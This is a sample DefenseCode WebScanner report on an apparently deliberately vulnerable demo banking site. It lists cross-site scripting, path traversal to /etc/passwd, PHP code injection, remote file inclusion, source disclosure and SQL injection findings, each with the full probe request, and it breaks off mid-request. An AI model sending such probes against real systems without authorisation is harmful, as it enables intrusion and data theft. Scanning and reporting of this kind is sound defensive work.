DefenseCode

WebScanner Report

Software version: v1.6
3/20/2017 3:59:40 AM

General Information


Project Name	Sample Project
Company Name	Defensecode
Author Name	DefenseCode
Contact E-mail	defensecode@defensecode.com
Brief Description	

Scan Information

Target URL	http://www.vulnerable-banking.com/ebank/
Scan time	00:03:49
Configuration profile	Default
Links processed	254

Description

Total vulnerabilities found	66
Threat level	42 (High)
Additional note	



V U L N E R A B I L I T I E S

WebScanner has discovered one or more level 3 (high severity) vulnerabilities in target application. These vulnerabilities could be exploited by malicious users. Please check out the specific vulnerability's recommended actions in order to improve your website's security!

1 Cross Site Scripting High

Description

Cross Site Scripting vulnerability occurs when an application does not perform proper sanitization of input data that is included in a web application response. As the result, an attacker is able to inject and execute arbitrary script in a user browser within the context of the vulnerable website. Depending on the vulnerability and the web application, it is possible to completely alter the web page itself or control the victim's browser.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_about.php Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_about.php?search=%3C/script%3E%3Cscript%3Eprompt(3)%3C/script%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=</script><script>prompt(3)</script>
Vulnerable Arguments	search
Vulnerability Match	prompt(3)
Vulnerability Test Value	</script><script>prompt(3)</script>

Request:

```
GET /ebank/app_v3_about.php?search=</script><script>prompt(3)</script>
HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

/ebank/app_v3_banking.php Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_banking.php?search=1%3Cdctag%3Edctest(0)%3C/dctag%3E

Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<dctag>dctest(0)</dctag>
Vulnerable Arguments	search
Vulnerability Match	<dctag>dctest(0)
Vulnerability Test Value	1<dctag>dctest(0)</dctag>

Request:

GET /ebank/app_v3_banking.php?search=1<dctag>dctest(0)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_banking.php

/ebank/app_v3_banks.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_banks.php?search=1%3Cdctag%3Edctest(24)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<dctag>dctest(24)</dctag>
Vulnerable Arguments	search
Vulnerability Match	<dctag>dctest(24)
Vulnerability Test Value	1<dctag>dctest(24)</dctag>

Request:

GET /ebank/app_v3_banks.php?search=1<dctag>dctest(24)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_business.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_business.php?search=1%3Cdctag%3Edctest(0)%3C/dctag%3E
Method	GET

HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<dctag>dctest(0)</dctag>
Vulnerable Arguments	search
Vulnerability Match	<dctag>dctest(0)
Vulnerability Test Value	1<dctag>dctest(0)</dctag>

Request:

GET /ebank/app_v3_business.php?search=1<dctag>dctest(0)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_business.php?id=Rate

/ebank/app_v3_business.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_business.php?id=1%3Cdctag%3Edctest(0)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	id=1<dctag>dctest(0)</dctag>
Vulnerable Arguments	id
Vulnerability Match	<dctag>dctest(0)
Vulnerability Test Value	1<dctag>dctest(0)</dctag>

Request:

GET /ebank/app_v3_business.php?id=1<dctag>dctest(0)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_cards.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_cards.php?search=1%3CSecurityCheck%3E50
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<SecurityCheck>50

Vulnerable Arguments	search
Vulnerability Match	<SecurityCheck>50
Vulnerability Test Value	1<SecurityCheck>50

Request:

GET /ebank/app_v3_cards.php?search=1<SecurityCheck>50 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_cards.php

/ebank/app_v3_contact.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_contact.php?search=1%3Cdctag%3Edctest(49)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<dctag>dctest(49)</dctag>
Vulnerable Arguments	search
Vulnerability Match	<dctag>dctest(49)
Vulnerability Test Value	1<dctag>dctest(49)</dctag>

Request:

GET /ebank/app_v3_contact.php?search=1<dctag>dctest(49)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_contact.php?search=&

/ebank/app_v3_insurance.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_insurance.php?search=1%3Cdctag%3Edctest(147)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<dctag>dctest(147)</dctag>
Vulnerable Arguments	search

Vulnerability Match	<dctag>dctest(147)
Vulnerability Test Value	1<dctag>dctest(147)</dctag>

Request:

GET /ebank/app_v3_insurance.php?search=1<dctag>dctest(147)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_insurance.php

/ebank/app_v3_investments.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_investments.php?search=1%3CSecurityCheck%3E220
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<SecurityCheck>220
Vulnerable Arguments	search
Vulnerability Match	<SecurityCheck>220
Vulnerability Test Value	1<SecurityCheck>220

Request:

GET /ebank/app_v3_investments.php?search=1<SecurityCheck>220 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_investments.php

/ebank/app_v3_loans.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_loans.php?id=1%3Cdctag%3Edctest(170)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	id=1<dctag>dctest(170)</dctag>
Vulnerable Arguments	id
Vulnerability Match	<dctag>dctest(170)
Vulnerability Test Value	1<dctag>dctest(170)</dctag>

Request:

GET /ebank/app_v3_loans.php?id=1<dctag>dctest(170)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_loans.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_loans.php?search=1%3CSecurityCheck%3E195
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<SecurityCheck>195
Vulnerable Arguments	search
Vulnerability Match	<SecurityCheck>195
Vulnerability Test Value	1<SecurityCheck>195

Request:

GET /ebank/app_v3_loans.php?search=1<SecurityCheck>195 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_loans.php?id=Rate

/ebank/app_v3_login_v1.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=%27%22%3E%3CSecurityCheck%3E529&password_db=1
Vulnerable Arguments	username_db
Vulnerability Match	<SecurityCheck>529
Vulnerability Test Value	'"><SecurityCheck>529

Request:

POST /ebank/app_v3_login_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=%27%22%3E%3CSecurityCheck%3E529&password_db=1

/ebank/app_v3_login_v1.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=John&password_db=%27%22%3E%3CSecurityCheck%3E553
Vulnerable Arguments	password_db
Vulnerability Match	<SecurityCheck>553
Vulnerability Test Value	"><SecurityCheck>553

Request:

POST /ebank/app_v3_login_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=John&password_db=%27%22%3E%3CSecurityCheck%3E553

/ebank/app_v3_personal.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_personal.php?id=%3C/script%3E%3Cscript%3Eprompt(246)%3C/script%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	id=</script><script>prompt(246)</script>
Vulnerable Arguments	id
Vulnerability Match	prompt(246)

Vulnerability Test Value	</script><script>prompt(246)</script>

Request:

GET /ebank/app_v3_personal.php?id=</script><script>prompt(246)</script> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_personal.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_personal.php?search=1%3Cdctag%3Edctest(268)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<dctag>dctest(268)</dctag>
Vulnerable Arguments	search
Vulnerability Match	<dctag>dctest(268)
Vulnerability Test Value	1<dctag>dctest(268)</dctag>

Request:

GET /ebank/app_v3_personal.php?search=1<dctag>dctest(268)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_personal.php?id=Rate

/ebank/app_v3_profile_account.php/1%3CSec

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_profile_account.php/1%3CSecurityCheck%3E%22'368
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	
Vulnerable Arguments	
Vulnerability Match	<SecurityCheck>"'368
Vulnerability Test Value	1<SecurityCheck>"'368

Request:

GET /ebank/app_v3_profile_account.php/1<SecurityCheck>"'368 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_security.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/app_v3_security.php?search=1%3CSecurityCheck%3E%22'317
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search=1<SecurityCheck>"'317
Vulnerable Arguments	search
Vulnerability Match	<SecurityCheck>"'317
Vulnerability Test Value	1<SecurityCheck>"'317

Request:

GET /ebank/app_v3_security.php?search=1<SecurityCheck>"'317 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com
Referer: http://www.vulnerable-banking.com/ebank/app_v3_security.php?search=&

/ebank/check_card_number.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/check_card_number.php?number=1%3CSecurityCheck%3E365&Submit
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	number=1<SecurityCheck>365&Submit
Vulnerable Arguments	number
Vulnerability Match	<SecurityCheck>365
Vulnerability Test Value	1<SecurityCheck>365

Request:

GET /ebank/check_card_number.php?number=1<SecurityCheck>365&Submit HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/get_bank.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/get_bank.php?Bank=1%3Cdctag%3Edctest(413)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Bank=1<dctag>dctest(413)</dctag>
Vulnerable Arguments	Bank
Vulnerability Match	<dctag>dctest(413)
Vulnerability Test Value	1<dctag>dctest(413)</dctag>

Request:

GET /ebank/get_bank.php?Bank=1<dctag>dctest(413)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/get_card.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/get_card.php?Card=1%3Cdctag%3Edctest(292)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Card=1<dctag>dctest(292)</dctag>
Vulnerable Arguments	Card
Vulnerability Match	<dctag>dctest(292)
Vulnerability Test Value	1<dctag>dctest(292)</dctag>

Request:

GET /ebank/get_card.php?Card=1<dctag>dctest(292)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/get_insurance.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/get_insurance.php?Insurance=1%3Cdctag%3Edctest(388)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Insurance=1<dctag>dctest(388)</dctag>
Vulnerable Arguments	Insurance
Vulnerability Match	<dctag>dctest(388)
Vulnerability Test Value	1<dctag>dctest(388)</dctag>

Request:

GET /ebank/get_insurance.php?Insurance=1<dctag>dctest(388)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/get_investment.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/get_investment.php?Investment=1%3CSecurityCheck%3E%22'464
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Investment=1<SecurityCheck>"'464
Vulnerable Arguments	Investment
Vulnerability Match	<SecurityCheck>"'464
Vulnerability Test Value	1<SecurityCheck>"'464

Request:

GET /ebank/get_investment.php?Investment=1<SecurityCheck>"'464 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/get_job.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/get_job.php?Job=1%3CSecurityCheck%3E%22'391
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Job=1<SecurityCheck>"'391
Vulnerable Arguments	Job
Vulnerability Match	<SecurityCheck>"'391
Vulnerability Test Value	1<SecurityCheck>"'391

Request:

GET /ebank/get_job.php?Job=1<SecurityCheck>"'391 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/get_loan.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/get_loan.php?Loan=1%3CSecurityCheck%3E%22'366
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Loan=1<SecurityCheck>"'366
Vulnerable Arguments	Loan
Vulnerability Match	<SecurityCheck>"'366
Vulnerability Test Value	1<SecurityCheck>"'366

Request:

GET /ebank/get_loan.php?Loan=1<SecurityCheck>"'366 HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/get_security.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/get_security.php?Security=1%3Cdctag%3Edctest(413)%3C/dctag%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	Security=1<dctag>dctest(413)</dctag>
Vulnerable Arguments	Security
Vulnerability Match	<dctag>dctest(413)
Vulnerability Test Value	1<dctag>dctest(413)</dctag>

Request:

GET /ebank/get_security.php?Security=1<dctag>dctest(413)</dctag> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/register_v1.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/register_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=%27%22%3E%3CSecurityCheck%3E844&password_db=1&register=register&con_password_db=1
Vulnerable Arguments	username_db
Vulnerability Match	<SecurityCheck>844
Vulnerability Test Value	'"><SecurityCheck>844

Request:

POST /ebank/register_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=%27%22%3E%3CSecurityCheck%3E844&password_db=1&register=register&con_password_db=1

/ebank/register_v1.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/register_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=John&password_db=%27%22%3E%3CSecurityCheck%3E868&register=register&con_password_db=1
Vulnerable Arguments	password_db
Vulnerability Match	<SecurityCheck>868
Vulnerability Test Value	'"><SecurityCheck>868

Request:

POST /ebank/register_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=John&password_db=%27%22%3E%3CSecurityCheck%3E868&register=register&con_password_db=1

Description

File disclosure vulnerability allows the attacker to retrieve arbitrary system files.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/get_file.php

Risk: High

URL	http://www.vulnerable-banking.com/ebank/get_file.php?file=../../../../../../../../../../../../etc/passwd
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	file=../../../../../../../../../../../../etc/passwd
Vulnerable Arguments	file
Vulnerability Match	failed to open stream
Vulnerability Test Value	../../../../../../../../../../../../etc/passwd

Request:

```
GET /ebank/get_file.php?file=../../../../../../../../../../../../etc/passwd
HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

PHP Code Injection vulnerability allows an attacker to insert malicious PHP code from the outside source into the program/script. Added PHP code will become a part of the application and will have the same permissions.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/get_info.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/get_info.php?info=%3C?php%20printf(sha1(31337));?%3E
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	info=<?php printf(sha1(31337));?>
Vulnerable Arguments	info
Vulnerability Match	: eval()'d code
Vulnerability Test Value	<?php printf(sha1(31337));?>

Request:

```
GET /ebank/get_info.php?info=<?php printf(sha1(31337));?> HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

PHP allows dynamic inclusion of remote and local files to provide or extend the functionalities of the current file. If a user input is not properly sanitized an attacker could include malicious files.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/get_file.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/get_file.php?file=http://www.google.com/
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	file=http://www.google.com/
Vulnerable Arguments	file
Vulnerability Match	<title>Google</title><script>
Vulnerability Test Value	http://www.google.com/

Request:

```
GET /ebank/get_file.php?file=http://www.google.com/ HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

The website could have a specialized custom download page which allows users to download content. If the website is vulnerable to a source code disclosure, that page could be abused to extract source code and configuration files.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/get_file.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/get_file.php?file=./get_file.php
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	file=./get_file.php
Vulnerable Arguments	file
Vulnerability Match	<?php
Vulnerability Test Value	./get_file.php

Request:

```
GET /ebank/get_file.php?file=./get_file.php HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

Description

SQL Injection vulnerability occurs when a user input is used in the SQL query without proper sanitization. The attacker injects malicious SQL code, which is then executed by an SQL application. A successful SQL injection exploit can read or modify sensitive data in the database, execute administration operations, recover the content of a given file or issue commands to the operating system.

Solution

For appropriate solution specific to this vulnerability please visit http://www.defensecode.com/public/web_vulns/introduction.html

Vulnerable Files:

/ebank/app_v3_business.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_business.php?id=1%22'
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	id=1"'
Vulnerable Arguments	id
Vulnerability Match	SQL error
Vulnerability Test Value	1"'

Request:

```
GET /ebank/app_v3_business.php?id=1"' HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

/ebank/app_v3_business.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_business.php?search=%22test&id=Rate
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search="test&id=Rate
Vulnerable Arguments	search

Vulnerability Match	SQL error
Vulnerability Test Value	"test

Request:

```
GET /ebank/app_v3_business.php?search="test&id=Rate HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

/ebank/app_v3_loans.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_loans.php?id='test
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	id='test
Vulnerable Arguments	id
Vulnerability Match	SQL error
Vulnerability Test Value	'test

Request:

```
GET /ebank/app_v3_loans.php?id='test HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko)
Host: www.vulnerable-banking.com
```

/ebank/app_v3_loans.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_loans.php?search='test&id=Rate
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search='test&id=Rate
Vulnerable Arguments	search
Vulnerability Match	SQL error
Vulnerability Test Value	'test

Request:

GET /ebank/app_v3_loans.php?search='test&id=Rate HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_login_v1.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=%22%27&password_db=1
Vulnerable Arguments	username_db
Vulnerability Match	an error in your SQL syntax
Vulnerability Test Value	"'

Request:

POST /ebank/app_v3_login_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=%22%27&password_db=1

/ebank/app_v3_login_v1.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_login_v1.php
Method	POST
HTTP Code Line	HTTP/1.1 200 OK
Arguments	username_db=John&password_db=%27test
Vulnerable Arguments	password_db
Vulnerability Match	an error in your SQL syntax
Vulnerability Test Value	'test

Request:

POST /ebank/app_v3_login_v1.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

username_db=John&password_db=%27test

/ebank/app_v3_personal.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_personal.php?id='test
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	id='test
Vulnerable Arguments	id
Vulnerability Match	SQL error
Vulnerability Test Value	'test

Request:

GET /ebank/app_v3_personal.php?id='test HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/app_v3_personal.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/app_v3_personal.php?search=%22test&id=Rate
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	search="test&id=Rate
Vulnerable Arguments	search
Vulnerability Match	SQL error
Vulnerability Test Value	"test

Request:

GET /ebank/app_v3_personal.php?search="test&id=Rate HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Host: www.vulnerable-banking.com

/ebank/check_card_number.php **Risk: High**

URL	http://www.vulnerable-banking.com/ebank/check_card_number.php?number='test
Method	GET
HTTP Code Line	HTTP/1.1 200 OK
Arguments	number='test
Vulnerable Arguments	number
Vulnerability Match	an error in your SQL syntax
Vulnerability Test Value	'test

Request:

GET /ebank/check_card_number.php?number='test HTTP/1.0
Cookie: PHPSESSID=43fs46svulunsuqqhj2c7d2ft2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
